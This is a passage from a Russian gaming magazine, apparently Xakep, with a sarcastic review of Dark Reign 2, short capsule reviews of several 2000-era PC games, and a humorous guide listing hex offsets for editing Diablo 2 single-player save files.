А вот что мне очень хочется похвалить - так это управление. Признаюсь, управление делал наш человек. Когда в процессе разработки стало ясно, что вызревает потенциальный клиент Крематория, спецотдел X по борьбе с компьютерным отстоем принял решение заслать в команду разработчиков своего агента. Его задание было сформулировано предельно просто и ясно: повлиять на разработку игры таким образом, чтобы в нее при всем желании было невозможно играть. Трезво оценив ситуацию,

наш человек взялся дизайнить игровое управление. Как мы и ожидали, спецотдел X не подвел. Управление вышло на славу. Даже если ты закроешь глаза на графику, даже если ты не играл в нормальные стратегии, и DR 2 покажется тебе интересной, даже если ты поверишь импортным сайтам, которые кричат "Dark Reign - rulezzz!" - ты все равно не сможешь получить от него удовольствия. Из-за управления. А управление там такое: правая рука лежит на мышке и двигает камерой, левая рука лежит на клаве numpad'а и вращает камеру, а также зумит. Фишка в том, что просто цифрами плавно вращаться нельзя, только дискретно (на четыре фиксированных угла). Зумить нельзя вообще. Как это делать, я до сих пор не знаю (наш агент блестяще справился с заданием). Лично я крутился и зумился колесом скролинга на мыше (что тоже очень неудобно). Предполагаю, что тем, у кого нет скролястой крыски, нужно производить какие-то манипуляции с numpad'ом и шифтом (или контролом). Итак, снова ситуация: правая рука на мышке, левая на numpad'e... а шифт чем давить? Ху... этим... хуастом, что ли?

Даже счастливым обладателям скролинга приходится туго: чтобы повернуть камеру, нужно держать нажатым колесо прокрутки и водить мышой вправо-влево, чтобы приблизиться-удалиться, нужно это колесо поскролить. Если ты себе это представишь, то ты поймешь, что перемещать камеру сразу по двум осям (например, ехать вперед и поворачивать) невозможно! Мелочь, а приятно. Играть становится невыносимо.

Первой в мире RTS посвящается...

Что это я все о внешнем да о внешнем. Графика, управление... Разве в этом суть настоящей стратегии? Ясен пень, не в этом. Поговорим о геймплее. Аристарх, подкинь-ка угля, а то клиент скоро замерзнет.

Итак, враждующих сторон две. Одна из них - ярко выраженные "наши", вторая, соответственно, "немцы". Обе стороны одинаково омерзительны. Фашисты выглядят как (не могу удержаться от детсадовского выражения) глисты в скафандрах, наши - как полные долбо... лобы. Миссии в кампаниях стандартные: убей всех, найди кого надо, отведи куда надо и т.д. Интересная фишка: кампании даже не две, а полторы. То есть обе стороны проходят миссии на одних и тех же картах, только с разных сторон и с разными заданиями. Теперь о том, как в это играть. Отвык я, старый, от классики жанра. Забыл уже, что сначала строятся бараки, в них пехота, с которой придется бегать первые пару карт. Потом завод техники... и пошло-поехало. Система развития в Dar Reign 2 называется "Dune 2 была хорошей игрой - так зачем же что-то выдумывать?" Харвестеры бороздят какие-то сельхозугодья, ресурсы превращаются в бабло по мере выгрузки из кузова, заводы выплевывают серии танков, танкеток и табуреток, реакторы дают энергию для запитки зданий и пушек... Добро пожаловать в покрытое паутиной прошлое RTS! После хозяйственной фазы, в соответствии с учебником, наступает военная. Сгребаем мышкой всю свою разномастную армию, бросаем на базу врага, бум-бум, трах-тарарах, мы победили, ура, поехали в следующую миссию. Вот тебе, пельмень, геймплей.


Чтобы дополнить картину, расскажу тебе про AI. Вот гонишь ты свою армию через всю карту на вражью базу. Как она пойдет? Формацией? Тю, ты бы еще Сегуна с его построениями вспомнил! В классических RTS лишних глупостей не бывает! Значит, толпой? Не-а, опять не угадал. Они пойдут... гуськом. В затылок друг за другом. Когда первый танк будет гибнуть под огнем защитных турелей, последний будет готовиться к отправлению с базы. И это при том, что отправляли их одновременно. Исход такого боя представить легко, да? Или вот еще: стоит на пригорке твоя толпа (слово армия или отряд не подходит). Подъезжает враг и начинает стрелять в передний юнит. Думаешь, остальные хоть гайкой пошевелят? Фигу. То есть, если их поставить на самый агрессивный режим, то пошевелят, а по дефолту - фигу. Если твой грозный танк стоит в режиме Defender, а в двух шагах от него враги палят родную хату, он даже фарой не моргнет. Типа, занят. Защищает... Себя.

Кстати, о танках. Юниты у двух сторон немножко разные. Ну, как в той же Дюне. Здания одинаковые по своим функциям, хотя и называются тоже по-разному. Опять же как в Дюне. Вообще, как ты уже видишь, по своему стратегическому уровню DR2 сравним именно с ней, прабабушкой RTS. Ты, наверное, скажешь, если этим разработчикам дать поиграть в Starcraft, им станет стыдно за свой Dark Reign 2. Нет, ни фига. Они даже, может быть, в него играли. Просто Starcraft труднее клонировать - для этого мозги нужны. Столько мороки: создавать три (или хотя бы две) абсолютно не похожих расы, придумывать нестандартный сюжет, оттачивать баланс, вылизывать интерфейс... Кому это надо? Ведь у них уже было все, что нужно для победы: раскрученный тайтл и моднючая нашлепка 3D RTS на коробке.



Да... у них было все. Аристарх, выключай печь - клиент в кондиции. Пепел как обычно: кулером по ветру.










Александр '2poisonS' Сидоровский (2poisonS@xakep.ru)

Урожденная Arcatera: The Dark Brotherhood
Жанр Квест с элементами RPG
Похожесть Quest for Glory 5, The Last Express
Мать/отец Westka Entertainment/Ubi Soft
Требует PII233(PIII500), 32(64)
Групповуха Обломись
Описуха Это могло бы быть неплохой адвенчурой, если бы не позорно реализованные ролевые элементы, кривая система боя и отвратительные спрайтовые модели людей. Впрочем, все остальное - не совсем безнадежно.


Приговор СРЕДНЕ





Урожденная BANG: Gunship Elite
Жанр Аркадный космосим
Похожесть Sinistar Unleashed
Мать/отец Red Storm
Требует PII233(PIII300), 32(64), 3D уск.
Групповуха LAN, И-нет
Описуха Обычная красивая аркада. Летаем, стреляем во все, что движется, собираем аптечки и патроны... Графика изобилует спецэффектами, но быстро приедается, как и сама игра. Зато хорошо расслабляет уставшие мозги. Классика жанра.


Приговор СРЕДНЕ




Урожденная Cleopatra: Pharaoh Extension
Жанр Empire-building
Похожесть ну, естественно, на Pharao, который, в свою очередь, похож на Caesar III
Мать/отец Impressions Games/Sierra
Требует P133(P266), 32(64)
Групповуха Обломись
Описуха Адд-он к известной стратегии Pharaoh. Добавлений неприлично мало, всего несколько монументов, пара гильдий и коечего еще по мелочи. 15 новых сценариев. Ну? так себе, только для фанатов.


Приговор СРЕДНЕ






Урожденная Cue Club
Жанр Бильярд
Похожесть Arcade Pool 2, Cool Pool
Мать/отец Bulldog Interactive/Midas Interactive
Требует P200(PII300), 32(64), (3D уск.)
Групповуха Обещают осенью...
Описуха Относится к разряду аркадных бильярдов. Все простенько, двухмерно, но со вкусом. Главная фишка игры - атмосфера стильного ночного клуба. Там даже сигаретный дым предусмотрен! И противники, которые умеют чатиться...


Приговор ХОРОШО







Урожденная Dukes of Hazards
Жанр Гонки
Похожесть Dukes of Hazards на ZX-Spectrum
Мать/отец Sinister Games/South Peak Interactive
Требует P166(PII300), 16(32), (3D уск.)
Групповуха И-нет
Описуха Гонки по мотивам какого-то американского сериала. Два брата-придурка под музыку кантри колесят родную техасщину, догоняя кого-то или же, наоборот, улепетывая. То есть имитируется наличие сюжета. Графика, физика, модели машин - все лажа.


Приговор ЛАЖА





Урожденная Extreme Freestyle BMX
Жанр Велосипедный экстрим
Похожесть Extreme Mountain Biking
Мать/отец Head Games
Требует P266(PIII500), 32(64), (3D уск.)
Групповуха Обломись
Описуха Помнишь рекламу спрайта про "крутого экстремала", которого даже "эти скалы" не остановят? Эта игра как раз про этот вид спорта. Можно учить новые трюки, придумывать их комбинации... Жалко только - реализовано все отстойно.


Приговор СЛАБО



Урожденная PickUp Express
Жанр Аркадный симулятор курьера
Похожесть Driver
Мать/отец UDS/Add Games
Требует P200(PII350), 32(64), (3D уск.)
Групповуха LAN
Описуха Катаемся по городу, развозим товары. Левая аркадка безо всякой изюминки. Слишком мало игровых режимов, мало уровней, мало всего. Да и графика не выше чем на слабую троечку.



Приговор СЛАБО



ЛАЖА → СЛАБО → СРЕДНЕ → ХОРОШО → РУЛЕЗ(З)!



Урожденная Pompei
Жанр Edutainment
Похожесть Versailles 1685
Мать/отец Arxel Tribe/Cryo Interactive
Требует P200(P233), 32(32)
Групповуха Обломись
Описуха Игра-энциклопедия. Основная задача - познакомить юного зрителя с историей Помпеи. Чтобы юные зрители не передохли со скуки, в энциклопедию встроен примитивный квест. Так, для отвода глаз... Продукт рекомендован для школьного питания.

Приговор СЛАБО



Урожденная Siege of Avalon
Жанр RPG
Похожесть Ultima Online (только offline)
Мать/отец Digital Tome
Требует PII300(PIII500), 64(128), 3D уск.
Групповуха Обломись
Описуха Совершенно невнятная игра, которая вроде бы является почти классической РПГ, но слишком уж плохо сделана. И графика, и диалоги. Особенно боевая система: не успел вовремя нажать мышу, жми load. А сохраненки грузятся до-о-олго...

Приговор СЛАБО

Урожденная Sprint Car Racing
Жанр Гонки
Похожесть Swamp Buggy Racing
Мать/отец Daylight Productions/Head Games
Требует P200(PII300), 32(64), (3D уск.)
Групповуха Обломись
Описуха Дружеский совет - не покупай эту игру. Всего 5 трасс, отстойная графика, озвучку лучше вообще не слышать... Да что там говорить - этот паблишер одну оленью охоту издает, чего от него еще ждать?

Приговор ЛАЖА

Урожденная Solaris 104
Жанр Scroll-shooter
Похожесть Xenon 2, Raptor
Мать/отец Apollo Entertainment/Real Networks
Требует P200(PII300), 32(64)
Групповуха Обломись
Описуха Древний как профессия проститутки жанр возрождается! Обалденный по красоте и геймплею аркадный скрол-шутер - вот чего мне давно не хватало среди современных игр. Пусть сгинут все 3D аксели - теперь я буду играть в ЭТО!

Приговор РУЛЕЗ!





Урожденная Submarine Titans
Жанр RTS
Похожесть StarCraft, C&C: TS, TA... Легче перечислить, что НЕпохоже.
Мать/отец Ellipse Studios/Strategy Fist
Требует P233(PIII450), 32(64)
Групповуха В ассортименте
Описуха Если одним словом - клон Starcraft. Если подробней - сборная солянка из всех известных RTS с несколькими собственными идеями и посредственной реализацией. Только для фанатов жанра.

Приговор СРЕДНЕ




Урожденная Super Chix 76
Жанр Гонки
Похожесть Hot Chix 'n' Gear Stix
Мать/отец Fiendish Entertainment
Требует P133(P266), 32(64), 3D уск.
Групповуха Обломись
Описуха Чикс там нет никаких - все это обман. А гонки? Ну что - гонки как гонки. Плохие. Графику видишь на скрине. Такое впечатление, что гонки вставили, чтобы оправдать девочек, а девочек, чтобы оправдать гонки. Ни то ни другое не оправдалось.

Приговор СЛАБО

Урожденная Virtual U
Жанр Экономический симулятор
Похожесть Capitalism
Мать/отец Enlight Software
Требует P166(PII300), 32(64)
Групповуха Обломись
Описуха Симулятор университетского ректора. Страшно занудная игра с голыми цифрами вместо графики. Я знаю, что есть фанаты, которые любят играть в бухгалтера - им игра наверняка понравится. Остальным - отбой.

Приговор СРЕДНЕ




Подготовлено по материалам российского онлайнового компьютерно-игрового журнала "Absolute Games", www.ag.ru

Раздирая пасть Diabl

KodeMaster cranyoblast@xakep.ru

ОК, приятель, ты хочешь настрогать себе зеленой капусты на зиму? Хочешь, кто же не хочет? А делать ты что умеешь? Теток пикапить, в чатах флудить, нюками забавляться и в кваку рубиться? Нда... за это горы бабок не отвалят... Если только ты супер-пупер-гипер отец в Кваке, легко делаешь Треша с Фаталити, попивая в это время пивко, и спокойно снимаешь первые призы в каких-нибудь понтовых чемпах. Хм... не в этой жизни? Ну уж соседа Васю-ламера ты скрепить можешь, я надеюсь? Отлично. Считай, что ты нашел работу!

Сегодня, мои маленькие фанаты Ломки, я расскажу вам, как можно легко и просто распотрошить сохраненную игру от Diablo 2. Лучшие хирурги и медбратья нашей захолустной деревни день и ночь трудились над тем, чтобы понять, где же у пациента находятся нужные органы. Немало добровольцев больше не встало с этого операционного стола... Некоторые вставали, но не могли сдвинуться с места, так как неумелые руки медбратьев пришивали им уши на место ног. Но вот первые рабочие экземпляры Франкенштейнов заработали, и мы сразу же спешим поделиться рецептом их изготовления с вами, дорогие сторчавшиеся. Для успешного создания монстра вам понадобятся: инструкция (вы ее сейчас читаете), добровольц (savegame от Diablo2), скальпель (в виде вашего любимого HEX редактора). Итак, что вы найдете в инструкции:

Index

1: Как открыть все акты
2: Как открыть все телепорты (waypoints)
3: Очки для выбора умений и характеристик
4: Как открыть уровни сложности
5: Жизнь, мана и выносливость
6: БАКСЫ!!!
7: Опыт
8: Характеристики
9: Класс
10: Умения паладина
11: Умения амазонки
12: Умения некрофи... ээ... некроманта
13: Умения варвара
14: Умения волшебницы
15: Квесты первого уровня сложности (Normal)
16: Квесты второго уровня сложности (Nightmare)
17: Квесты третьего уровня сложности (Hell)

(1) Для того, чтобы открыть все акты, сделайте следующее:
Нормальный уровень сложности
По адресу: 0x0000009A измените значение на 01 = Акт 2
По адресу: 0x000000AA измените значение на 01 = Акт 3
По адресу: 0x000000BA измените значение на 01 = Акт 4
Nightmare
По адресу:0x000000FA измените значение на 01 = Act 2
По адресу:0x0000010A измените значение на 01 = Act 3
По адресу:0x0000011A измените значение на 01 = Act 4
Hell
По адресу:0x0000015A измените значение на 01 = Act 2
По адресу:0x0000016A измените значение на 01 = Act 3
По адресу:0x0000017A измените значение на 01 = Act 4
There is a bug in this you can not do last quest on act 3.

(2) Чтобы открыть все телепорты:
Нормальный уровень сложности
По адресу: 0x000001B6 измените значение на FF
По адресу: 0x000001B7 измените значение на FF
По адресу: 0x000001B8 измените значение на FF
По адресу: 0x000001B9 измените значение на 3F
Nightmare
По адресу: 0x000001CE измените значение на FF
По адресу: 0x000001CF измените значение на FF
По адресу: 0x000001D0 измените значение на FF
По адресу: 0x000001D1 измените значение на F3
Hell
По адресу: 0x000001E6 измените значение на FF
По адресу: 0x000001E7 измените значение на FF
По адресу: 0x000001E8 измените значение на FF
По адресу: 0x000001E9 измените значение на F3
Это откроет все телепорты в том акте, в котором вы на данный момент находитесь.

(3) Очки... (не то, что вы подумали). Их распределять надо...
По адресу: 0x00000249 измените значение с 01 на FF --> Очки для умений
По адресу: 0x00000245 измените значение с 01 на FF --> Очки для характеристик

(4) Чтобы открыть возможность выбора уровня сложности игры:
По адресу: 0x00000019 измените значение на 04 - откроется только Nightmare
По адресу: 0x00000019 измените значение на 14 - откроет Nightmare и Hell

(5) Жизнь, мана, выносливость, потенция... заговариваться стал...
Жизнь
По адресу: 0x00000246 измените 01 на ff 01
По адресу: 0X0000024A сделайте то же самое
Замечание: если уровень жизни больше 255, адрес скорее всего поменяется.
Мана, мана, мана - твоя вторая мама.
По адресу: 0x0000024E поменяйте 01 на ff 01
По адресу: 0X00000252 такая же фигня
Замечание: см. замечание выше
Выносливость (такая большая белая полоска)
По адресу: 0x00000256 поменяйте 01 на ff 01
По адресу: 0x0000025A займитесь тем же
Замечание: ну, вы меня поняли...

(6) Бабло!! Вот оно! Ты богат!!!
По адресам: 0x00000265 0x00000266 0x00000267 поменяй на что хочешь (посчитай в инженерном калькуляторе) - столько денег у тебя будет при себе
По адресам: 0x00000269 0x00000270 хранится количество денег в твоем сундуке

(7) Опыт
Располагается по адресам: 0x00000261 0x00000262 и 0x00000263 - измени на свое усмотрение (Инженерный калькулятор - твой друг!)

(8) Характеристики
Сила живет по адресу: 0x00000235 изменить с 01 на FF
Ловкость по адресу: 0x0000023D изменить с 01 на FF
Жизненная сила по адресу: 0x000002241 изменить с 01 на FF
Магия по адресу: 0x00000239 изменить с 01 на FF

(9) Класс персонажа



Прописан по адресу: 0x00000022
Хотите амазонку - поменяйте на 00
Волшебницу - 01
Некроманта - 02
Паладина - 03
Варвара - 04
Умения
Они могут принимать значение от 01 до 14.

(10) Умения Паладина

Боевые умения
Адрес: 0X0000026F –> Sacrifice
Адрес: 0x00000270 –> Smite
Адрес: 0x00000274 –>Holy Bolt
Адрес: 0x00000279 –>Zeal
Адрес: 0x0000027A –>Charge
Адрес: 0x0000027E –>Vengeance
Адрес: 0x0000027F –>Bless Hammer
Адрес: 0x00000283 –>Conversion
Адрес: 0x00000284 –>Holy Shield
Адрес: 0x00000288 –>Fist of The Heavens
Наступательные ауры
Адрес: 0x00000271 –>Might
Адрес: 0x00000275 –>Holy Fire
Адрес: 0x00000276 –>Thorns
Адрес: 0x0000027B –>Blessed Aim
Адрес: 0x00000280 –>Concentration
Адрес: 0x00000281 –>Holy Freeze
Адрес: 0x00000285 –>Holy Shock
Адрес: 0x00000286 –>Sanctuary
Адрес: 0x00000289 –>Fanaticism
Адрес: 0x0000028A –>Conviction
Защитные ауры
Адрес: 0x00000272 –>Prayer
Адрес: 0x00000273 –>Resist Fire
Адрес: 0x00000277 –>Defiance
Адрес: 0x00000278 –>Resist Cold
Адрес: 0x0000027C –>Cleansing
Адрес: 0x0000027D –>Resist Lihgtning
Адрес: 0x00000282 –>Vigor
Адрес: 0x00000287 –>Meditation
Адрес: 0x0000028B –>Redemption
Адрес: 0x0000028C –>Salvation

(11) Умения амазонки

Умения для стрельбы из лука / арбалета
Адрес: 0X0000026F –>Magic arrow
Адрес: 0x00000270 –>Fire Arrow
Адрес: 0x00000274 –>Cold Arrow
Адрес: 0x00000275 –>Multiple Shot
Адрес: 0x00000279 –>Exploding Arrow
Адрес: 0x0000027E –>Ice Arrow
Адрес: 0x0000027F –>Guided Arrow
Адрес: 0x00000283 –>Strafe
Адрес: 0x00000284 –>Strafe
Адрес: 0x00000288 –>Freezing Arrow
Пассивные и магические умения
Адрес: 0x00000271 –>inner Sight
Адрес: 0x00000272 –>Critical Strike
Адрес: 0x00000276 –>Dodge
Адрес: 0x0000027A –>Slow Missiles
Адрес: 0x0000027B –>Avoid
Адрес: 0x00000280 –>Penetrate
Адрес: 0x00000285 –>decoy
Адрес: 0x00000286 –>Evade
Адрес: 0x00000289 –>Valkyrie
Адрес: 0x0000028A –>Pierce
Умения владения копьем
Адрес: 0x00000273 –>Jab
Адрес: 0x00000277 –>Power Strike
Адрес: 0x00000278 –>Poison Javelin
Адрес: 0x0000027C –>Impale
Адрес: 0x0000027D –>Lightning Bolt
Адрес: 0x00000281 –>Charged Strike
Адрес: 0x00000282 –>Plague Javelin
Адрес: 0x00000287 –>Fend
Адрес: 0x0000028B –>Lightning Strike
Адрес: 0x0000028C –>Lightning Strike

(12) Умения некроманта

Проклятия
Адрес: 0x0000026B –>Amplify Damage
Адрес: 0x00000270 –>Dim Vision
Адрес: 0x00000271 –>Weaken
Адрес: 0x00000275 –>Iron Maiden
Адрес: 0x00000276 –>Terror
Адрес: 0x0000027A –>Confuse
Адрес: 0x0000027B –>Life Tap
Адрес: 0x0000027F –>Attract
Адрес: 0x00000280 –>Decertify
Адрес: 0x00000284 –>Lower Resist
Яды и прочая мишура
Адрес: 0x0000026C –>Teeth
Адрес: 0x0000026D –>Bone Arrow
Адрес: 0x00000272 –>Poison Dagger
Адрес: 0x00000273 –>Corpse Explosion
Адрес: 0x00000277 –>Bone Wall
Адрес: 0x0000027C –>Poison Explosion
Адрес: 0x0000027B –>Bone Spear
Адрес: 0x00000281 –>Bone Prison
Адрес: 0x00000285 –>Prison Nova
Адрес: 0x00000286 –>Bone Spirit
Заклинания для создания подручных… (медбратьев… хе-хе)
Адрес: 0x0000026F –>Rise Skeleton
Адрес: 0x0000026E –>Skeleton Mastery
Адрес: 0x00000274 –>Clay Golem
Адрес: 0x00000278 –>Golem Mastery
Адрес: 0x00000279 –>Raise Skeletal Mage
Адрес: 0x0000027E –>Blood Golem
Адрес: 0x00000282 –>Summon Resist
Адрес: 0x00000283 –>Iron Golem
Адрес: 0x00000287 –>Fire Golem
Адрес: 0x00000288 –>Revive

(13) Умения варвара

Боевые умения
Адрес: 0x0000026B –>Bash
Адрес: 0x00000271 –>Leap
Адрес: 0x00000272 –>Double Swing
Адрес: 0x00000278 –>Stun
Адрес: 0x00000279 –>Double Throw
Адрес: 0x0000027C –>Leap Attack
Адрес: 0x0000027D –>Concentrate
Адрес: 0x00000280 –>Frenzy
Адрес: 0x00000284 –>Shirlwind
Адрес: 0x00000285 –>Berserk
Мастерство
Адрес: 0x0000026C –>Sword Mastery
Адрес: 0x0000026D –>Axe Mastery
Адрес: 0x0000026E –>Mace Mastery
Адрес: 0x00000273 –>Pole Arm Mastery
Адрес: 0x00000274 –>Throwing Mastery
Адрес: 0x00000275 –>Spear Mastery
Адрес: 0x0000027A –>Increased Stamina
Адрес: 0x0000027E –>Iron Skin
Адрес: 0x00000281 –>Increased Speed
Адрес: 0x00000286 –>Natural resistance
Боевые кличи
Адрес: 0x0000026F –>Howl
Адрес: 0x00000270 –>find Potion
Адрес: 0x00000276 –>Taunt
Адрес: 0x00000277 –>Shout
Адрес: 0x0000027B –>Find Item
Адрес: 0x0000027F –>Battle Cry
Адрес: 0x00000282 –>Battle Orders
Адрес: 0x00000283 –>Grim Ward
Адрес: 0x00000287 –>War Cry
Адрес: 0x00000288 –>Battle Commu

(14) Умения волшебницы

Огненные заклинания
Адрес: 0x0000026B –>Fire Bolt
Адрес: 0x0000026C –>Warmth
Адрес: 0x00000270 –>Inferno
Адрес: 0x00000275 –>Blaze
Адрес: 0x00000276 –>Fire Ball
Адрес: 0x0000027A –>Fire Wall
Адрес: 0x0000027B –>Enchant
Адрес: 0x0000027F –>Meteor
Адрес: 0x00000284 –>Fire Mastery
Адрес: 0x00000285 –>Hydra
Заклинания молнии
Адрес: 0x0000026D –>Charged Bolt
Адрес: 0x00000271 –>Static Field
Адрес: 0x00000272 –>Telekinesis
Адрес: 0x00000277 –>Nova
Адрес: 0x00000278 –>Lightning
Адрес: 0x0000027C –>Chain Lightning
Адрес: 0x0000027D –>Teleport
Адрес: 0x00000280 –>Thunder Storm
Адрес: 0x00000281 –>Energy Shield

Адрес: 0x00000286 –>Lightning Mastery
Заклинания холода (Холод, читай внимательно! :))
Адрес: 0x0000026E –>Ice Bolt
Адрес: 0x0000026F –>Frozen Armor
Адрес: 0x00000273 –>Frost Nova
Адрес: 0x00000274 –>Ice Blast
Адрес: 0x00000279 –>Shiver Armor
Адрес: 0x0000027E –>Clacial Spike
Адрес: 0x00000282 –>Blizzard
Адрес: 0x00000283 –>Chilling Armor
Адрес: 0x00000287 –>Frozen Orb
Адрес: 0x00000288 –>Cold Mastery

Следующие взломки делают доступным тот или иной квест. Может, вы захотите пройти его снова, чтобы получить награду, или, наоборот, на фиг вам этот квест. Сами решайте.

(15) Нормальный уровень сложности

Акт нумер раз

Den of Evil
Адрес: 0x0000008E измените значение на 04 –> квест получен
Адрес: 0x0000008E измените значение на 06 –> вернитесь за заслуженной плюшкой
Адрес: 0x0000008E измените значение на 07 и Адрес: 0x0000008F на 10 –> квест полностью выполнен
Sister's Burial Grounds
Адрес: 0x00000090 измените значение на 04 –> квест получен
Адрес: 0x00000090 измените значение на 06 –> получите награду
Адрес: 0x00000090 измените значение на 07 и Адрес: 0x00000091 10 –> квест выполнен
The search for Cain
Адрес: 0x00000094 измените значение на 04 –> квест получен
Адрес: 0x00000094 измените значение на 06 –> получите награду
Адрес: 0x00000094 измените значение на 07 и Адрес: 0x00000095 10 –> квест выполнен
The Forgotten Tower
Адрес: 0x00000096 измените значение на 04 –> квест получен
Адрес: 0x00000096 измените значение на 06 –> получите награду
Адрес: 0x00000096 измените значение на 07 и Адрес: 0x00000097 10 –> квест выполнен
Tools of the trade
Адрес: 0x00000092 измените значение на 04 –> квест получен
Адрес: 0x00000092 измените значение на 06 –> получите награду
Адрес: 0x00000092 измените значение на 07 и Адрес: 0x00000093 10 –> квест выполнен
Sister to the Slaughter
Адрес: 0x00000098 измените значение на 04 –> квест получен
Адрес: 0x00000098 измените значение на 06 –> получите награду
Адрес: 0x00000098 измените значение на 07 и Адрес: 0x00000099 10 –> квест выполнен

Акт нумер двас

Radament's Lair
Адрес: 0x0000009E измените значение на 04 –> квест получен
Адрес: 0x0000009E измените значение на 06 –> получите награду
Адрес: 0x0000009E измените значение на 07 и Адрес: 0x0000009F 10 –> квест выполнен
The Horadric Staff
Адрес: 0x000000A0 измените значение на 04 –> квест получен
Адрес: 0x000000A0 измените значение на 06 –> получите награду
Адрес: 0x000000A0 измените значение на 07 и Адрес: 0x000000A1 10 –> квест выполнен
Tainted Sun
Адрес: 0x000000A2 измените значение на 04 –> квест получен
Адрес: 0x000000A2 измените значение на 06 –> получите награду
Адрес: 0x000000A2 измените значение на 07 и Адрес: 0x000000A3 10 –> квест выполнен
Arcane Sanctuary
Адрес: 0x000000A4 измените значение на 04 –> квест получен
Адрес: 0x000000A4 измените значение на 06 –> получите награду
Адрес: 0x000000A4 измените значение на 07 и Адрес: 0x000000A5 10 –> квест выполнен
The Summoner
Адрес: 0x000000A6 измените значение на 04 –> квест получен
Адрес: 0x000000A6 измените значение на 06 –> получите награду
Адрес: 0x000000A6 измените значение на 07 и Адрес: 0x000000A7 10 –> квест выполнен
The Seven Tombs
Адрес: 0x000000A8 измените значение на 04 –> квест получен
Адрес: 0x000000A8 измените значение на 06 –> получите награду
Адрес: 0x000000A8 измените значение на 07 и Адрес: 0x000000A9 10 –> квест выполнен

Акт третий, явление первое, действующие лица те же

Lam Esen's Tomb
Адрес: 0x000000AE измените значение на 04 –> квест получен
Адрес: 0x000000AE измените значение на 06 –> получите награду
Адрес: 0x000000AE измените значение на 07 и Адрес: 0x000000AF 10 –> квест выполнен
Blade of the Old Religion
Адрес: 0x000000B0 измените значение на 04 –> квест получен
Адрес: 0x000000B0 измените значение на 06 –> получите награду
Адрес: 0x000000B0 измените значение на 07 и Адрес: 0x000000B1 10 –> квест выполнен
Khalim's Will
Адрес: 0x000000B2 измените значение на 04 –> квест получен
Адрес: 0x000000B2 измените значение на 06 –> получите награду
Адрес: 0x000000B2 измените значение на 07 и Адрес: 0x000000B3 10 –> квест выполненThe Golden Bird
Адрес: 0x000000B4 измените значение на 04 –> квест получен
Адрес: 0x000000B4 измените значение на 06 –> получите награду
Адрес: 0x000000B4 измените значение на 07 и Адрес: 0x000000B5 10 –> квест выполнен
The Blackened Temple
Адрес: 0x000000B6 измените значение на 04 –> квест получен
Адрес: 0x000000B6 измените значение на 06 –> получите награду
Адрес: 0x000000B6 измените значение на 07 и Адрес: 0x000000B7 10 –> квест выполнен
The Guardian
Адрес: 0x000000B8 измените значение на 04 –> квест получен
Адрес: 0x000000B8 измените значение на 06 –> получите награду
Адрес: 0x000000B8 измените значение на 07 и Адрес: 0x000000B9 10 –> квест выполнен

Акт четвертый, заключительный

The Fallen Angel
Адрес: 0x000000BE измените значение на 04 –> квест получен
Адрес: 0x000000BE измените значение на 06 –> получите награду
Адрес: 0x000000BE измените значение на 07 и Адрес: 0x000000BF 10 –> квест выполнен
Hell's Forge
Адрес: 0x000000C2 измените значение на 04 –> квест получен
